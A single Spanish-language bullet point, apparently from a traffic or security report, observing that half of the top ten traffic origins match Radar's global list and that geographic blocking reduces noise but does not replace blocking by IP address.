• 5 de nuestros 10 principales orígenes coinciden con los mundiales de Radar: el bloqueo geográfico reduce ruido, pero no sustituye al bloqueo por IP.